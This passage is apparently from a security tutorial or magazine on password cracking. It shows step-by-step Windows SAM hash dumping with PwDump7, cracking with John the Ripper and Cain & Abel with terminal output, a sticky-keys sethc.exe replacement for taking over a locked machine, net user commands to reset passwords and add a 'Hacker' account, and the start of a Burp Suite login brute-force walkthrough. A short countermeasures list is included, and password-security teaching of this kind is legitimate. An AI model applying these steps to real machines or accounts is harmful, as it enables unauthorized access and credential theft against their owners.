
- Cain and abel
- Lophtcrack
- OPHCrack
- John The Ripper
- PWDump7
- FGDUMP
- THCHydra For HTTP Bruteforcing
- Brutos for bruteforcing
- Hiren Boot cd etc….

Cracking Windows Account with PwDump7 and John The Ripper

Here we will use two tools as described here for doing our tasks.so here is the step by step process for cracking the password.

Pwdump

First download this tool. Go to that directory like here(C:\windows\pwdump) By Running cd C:\windows\pwdump. Crack the hashes from SAM File by invoking C:\windows\pwdump\PwDump7.exe.



```
C:\Documents and Settings\Symphony>cd C:\Windows\pwdump
The system cannot find the path specified.

C:\Documents and Settings\Symphony>cd C:\Windows\

C:\WINDOWS>cd pwdump7

C:\WINDOWS\pwdump7>cd pwdump7
The system cannot find the path specified.

C:\WINDOWS\pwdump7> pwdump7
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrator:500:NO PASSWORD**********************:31D6CFE0D16AE931B73C59D7E0C08
9C0:::
Guest:501:NO PASSWORD**********************:NO PASSWORD**********************:::
HelpAssistant:1000:12FBC0CC9A68F71B1534DDEB294D94C3:6D14EBA2EF5364637C274C1379DB
674C:::
SUPPORT_388945a0:1002:NO PASSWORD**********************:617B8C523C8547CE271CB17ED
45EF122:::
Symphony:1003:CCF9155E3E7DB453AAD3B435B51404EE:3DBDE697D71690A769204BEB12283678:
::

C:\WINDOWS\pwdump7>_
```

Figure 11.

Convert that hash file into some text file like hash.txt and which will be require for “John The Ripper” for cracking that.


John The Ripper

John The Ripper(JTR) is a popular cracker software for cracking the ntlm,sam file or sam hash file.it is also used for cracking UNIX/LINUX based password .it is good for Security analyst as well as Forensic Analyst for recovering the passwords.

Installation

Download and install from *http://www.openwall.com/john/*.


The above link can be used for both windows and linux.for linux user. The easiest method for installing is: go to terminal->>type “apt-get install john” without quotes, it will download and automatically install.



```
C:\Documents and Settings\Symphony>cd C:\Windows\pwdump
The system cannot find the path specified.

C:\Documents and Settings\Symphony>cd C:\Windows\

C:\WINDOWS>cd pwdump7

C:\WINDOWS\pwdump7>cd pwdump7
The system cannot find the path specified.

C:\WINDOWS\pwdump7> pwdump7
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrator:500:NO PASSWORD*********************:31D6CFE0D16AE931B73C59D7E0C08
9C0:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
HelpAssistant:1000:12FBC0CC9A68F71B1534DDEB294D94C3:6D14EBA2EF5364637C274C1379DB
674C:::
SUPPORT_388945a0:1002:NO PASSWORD*********************:617B8C523C8547CE271CB17ED
45EF122:::
Symphony:1003:CCF9155E3E7DB453AAD3B435B51404EE:3DBDE697D71690A769204BEB12283678:
::

C:\WINDOWS\pwdump7> pwdump7 >> hash.txt

C:\WINDOWS\pwdump7> pwdump7 >> C:\hash.txt

C:\WINDOWS\pwdump7>DIR
 Volume in drive C has no label.
 Volume Serial Number is B408-35F6

 Directory of C:\WINDOWS\pwdump7

10/31/2013  03:48 PM    <DIR>          .
10/31/2013  03:48 PM    <DIR>          ..
10/31/2013  03:48 PM                 0 hash.txt
               1 File(s)              0 bytes
               2 Dir(s)   6,733,381,632 bytes free

C:\WINDOWS\pwdump7> pwdump7 >> C:\hash.txt
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es
```

Figure 12. John the Ripper

This is the Cracked Password from Hash file using “John The Ripper” and password is “123”



```
--pot=NAME                pot file to use
--format=NAME             force hash type NAME: afs bf bfegg bsdi crc32 crypt
                          des dmd5 dominosec dragonfly3-32 dragonfly3-64
                          dragonfly4-32 dragonfly4-64 drupal7 dummy dynamic_n
                          epi episerver gost hdaa hmac-md5 hmac-sha1 hmac-sha224
                          hmac-sha256 hmac-sha384 hmac-sha512 hmailserver ipb2
                          keepass keychain krb4 krb5 lm lotus5 md4-gen md5 md5ns
                          mediawiki mscash mscash2 mschapv2 mskrb5 mssql mssql05
                          mysql mysql-sha1 nethalflm netlm netlmv2 netntlm
                          netntlmv2 nsldap nt nt2 odf office oracle oracle11 osc
                          pdf phpass phps pix-md5 pkzip po pwsafe racf rar
                          raw-md4 raw-md5 raw-md5u raw-sha raw-sha1
                          raw-sha1-linkedin raw-sha1-ng raw-sha224 raw-sha256
                          raw-sha384 raw-sha512 salted-sha1 sapb sapg sha1-gen
                          sha256crypt sha512crypt sip ssh sybasease trip vnc
                          wbb3 wpapsk xsha xsha512 zip
--list=WHAT               list capabilities, see doc/OPTIONS or --list=?
--save-memory=LEVEL       enable memory saving, at LEVEL 1..3
--mem-file-size=SIZE      size threshold for wordlist preload (default 5 MB)
--nolog                   disables creation and writing to john.log file
--crack-status            emit a status line whenever a password is cracked
--max-run-time=N          gracefully exit after this many seconds
--regen-lost-salts=N      regenerate lost salts (see doc/OPTIONS)
--plugin=NAME[,..]        load this (these) dynamic plugin(s)
root@bt:/pentest/passwords/john# john /root/Desktop
No password hashes loaded (see FAQ)
root@bt:/pentest/passwords/john# john /root/Desktop/bikash.txt
Warning: detected hash type "nt", but the string is also recognized as "nt2"
Use the "--format=nt2" option to force loading these as that type instead
Loaded 4 password hashes with no different salts (NT MD4 [128/128 SSE2 + 32/32])
123              (Symphony)
                 (Administrator)
```

Figure 13. BackTrack


Cracking Windows Password using Cain And Abel

Cain & Abel is a password recovery tool for Microsoft Operating Systems. It allows easy recovery of various kind of passwords by sniffing the network, cracking encrypted passwords using Dictionary, Brute-Force and Cryptanalysis attacks, recording VoIP conversations, decoding scrambled passwords, recovering wireless network keys, revealing password boxes, uncovering cached passwords and analyzing routing protocols. The program does not exploit any software vulnerabilities or bugs that could not be fixed with little effort. It covers some security aspects/weakness present in protocol's standards, authentication methods and caching mechanisms; its main purpose is the simplified recovery of passwords and credentials from various sources, however it also ships some "non-standard" utilities for Microsoft Windows users.

Download this from *http://www.oxid.it/cain.html.*

Step By Step Process for Cracking


1-Download and install cain and go for cracker options



Press the + button on the toolbar to dump the Protected Storage

Figure 14. Cain

2-click Cracker Options,Press “right click ” and choose “import from hashes” and it will add hashes from SAM file.


Add NT Hashes from

- (•) Import Hashes from local system
  - [ ] Include Password History Hashes
- ( ) Import Hashes from a text file
- ( ) Import Hashes from a SAM database
  - SAM Filename
  - Boot Key (HEX)

Cancel | Next >

Figure 15. Add hashes from SAM file

3-Right click on any account and choose “NTLM hashes” for cracking which will open another window You can choose any method.




User Name	LM Password	< 8	NT Password	LM Hash	NT Hash	challenge	Type	Note
Administrator	* empty *	*	* empty *	AAD3B435B514...	31D6CFE0D16A...		LM & NTLM	
Guest	* empty *	*	* empty *	AAD3B435B514...	31D6CFE0D16A...		LM & NTLM	
HelpAssistant				12FBC0CC9A68...	6D14EBA2EF53...		LM & NTLM	
SUPPORT_388945a0	* empty *	*		AAD3B435B514...	61780C523C05...		LM & NTLM	
Symph				5SE3E7D...	3D0DE697D716...		LM & NTLM	

Figure 16. Choose NTLM Hashes

4-Choose a wordlist which is by default in “cain and abel” and crack the password hashes.


Dictionary Attack

File	Position
C:\Program Files\Cain\Wordlists\Wordlist.txt	156

Options
- [ ] As Is (Password)
- [x] Reverse (PASSWORD - DROWSSAP)
- [x] Double (Pass - PassPass)
- [ ] Lowercase (PASSWORD - password)
- [x] Uppercase (Password - PASSWORD)
- [x] Num. sub. perms (Pass,P4ss,Pa5s,...P45s...P455)
- [ ] Case perms (Pass,pAss,paSs,...PaSs...PASS)
- [x] Two numbers Hybrid Brute (Pass0....Pass99)

```
Plaintext of AAD3B435B51404EE is
Plaintext of CCF9155E3E7DB453 is 123
Attack stopped!
2 of 2 hashes cracked
```

Figure 17. Crack Password Hashes

5-voila we got the password 123 again.

Priviledge Escalation Techniques For Owning Victim Computer

An attacker can gain access to a network using nonadmin account,and the next step would be the gain administrative Priviledge.

Step For Attacking System

- Go to C:\Windows\System32\
- Copy the File cmd.exe to desktop and rename it to sethc.exe
- Now copy the file sethc.exe to C:\Windows\System32\ and will give an error, give that error YES. And replace it.Now You Are Done.
- Now At the Login Screen Press SHIFT Key 5 times and a beep Sound will come and Command prompt will open.
- In the command prompt type "explorer.exe" and Hit Enter a desktop will open in the tab mode.Use The Computer Unlimited….
- *Type "Net User Username*" to view the users in the system and change the password*

Windows User Account Attack

- To See all the account present on the computer (Net User)
- To change the password without knowing the old password (Net User Administrator*).
- To make a new user account.(Net User Hacker/add)
- To Delete the Existing user account.(Net User Hacker/delete)

Countermeasures

- Make Password hard to guessable
- Do not use the same password during password change
- Set the password change policy for 30 days
- Avoid storing password in unsecured location.
- Never password like birthday, mobile number for social engineering
- Enable SYSKEY With strong password

Password Cracking

by Prasad Bhave

Authentication is the act of confirming the truth of an entity. A username and password combination is used for user authentication to prove identity or to gain access to a resource.

Username and password are a part of our everyday lives. We use them for everything from accessing email accounts to online shopping. We have hidden our most valuable information behind them.

Let's talk about username/ id, sometimes they are system generated simpler and many time disclosed to world for some purpose e.g. email id is shared with friends for communication.

Finding correct username is considered as prerequisites for the password cracking process. It's also important part witch help password cracking process faster and meaning full.

I want to find out username of Facebook user what can I do? Simple Visit his/her usersFacebook profile and look at the address bar it show the Facebook ID of that user.



Firefox
Prax Thunderbolt
https://www.facebook.com/prax.thunderbolt?fref=ts
facebook
Search for people, places and things
Prax Thunderbolt
Timeline
About
Photos
Friends
More

Figure 1.

Sometimes application throws an error message from which user id is enumerated. If wrong user name and password is given to application then it throws an error like user not exists. If username is correct and password is wrong then application throws an error like password is incorrect. Accordingly account ids can be enumerated. In windows and Linux word there are different enumeration processes. Linux has some daemons like "Finger" which will give you currently log in user.

Password cracking is used to recover the password from the computer system. But attacker takes advantages of those techniques to get unauthorized access. Most of the passwords cracking techniques are successful due to weak and guessable passwords.

- Password can be cracked by multiple ways
- Online attack
- Offline attack
- Non-electronic attacks using Social engineering

Active online attack

In this attack attacker try different password until one works. There are various sub techniques to perform the attack they can be classifying as.


Dictionary attack: A dictionary file is loaded into the cracking application that runs against user account

Brute force attacks: Program tries every combinations of characters until the password is broken

Burp suite is good tool used to brute force complex web applications. It is developed by port swinger and free for home use. Let us start password cracking of demo web application by burp suite.

Prerequisites: Valid username, list of possible password, burp suite running properly on default port 8080.

Step 1: Start the browser and set the proxy address to localhost:8080



Connection Settings

Configure Proxies to Access the Internet

- ○ No proxy
- ○ Auto-detect proxy settings for this network
- ○ Use system proxy settings
- ● Manual proxy configuration:

HTTP Proxy: localhost Port: 8080

☐ Use this proxy server for all protocols

SSL Proxy: Port: 0

FTP Proxy: Port: 0

SOCKS Host: Port: 0

○ SOCKS v4 ● SOCKS v5

No Proxy for:

localhost, 127.0.0.1

Example: .mozilla.org, .net.nz, 192.168.1.0/24


○ Automatic proxy configuration URL:

Login Name : prasad

Password :

Invalid Login

Step 2: Open the application page and go to login page.



192.168.91.132/orangehrm/login.php

comprehensive solution for the efficient management and development of your Human Resource

Orange HRM comes as a comprehensive solution for the efficient management and development of your Human Resource. It will assist you in the complex and strategic process of managing this crucial resource of your enterprise. Based on modular architecture, it facilitates a vast range of HR activities, with features that reflect the main HR management activities. It comes as a web-enabled application and considering the available flexibility, OrangeHRM is a perfect platform for reengineering your HR processes and achieving a new level of HR Management.

Login Name :


Password :

Login Clear

Invalid Login

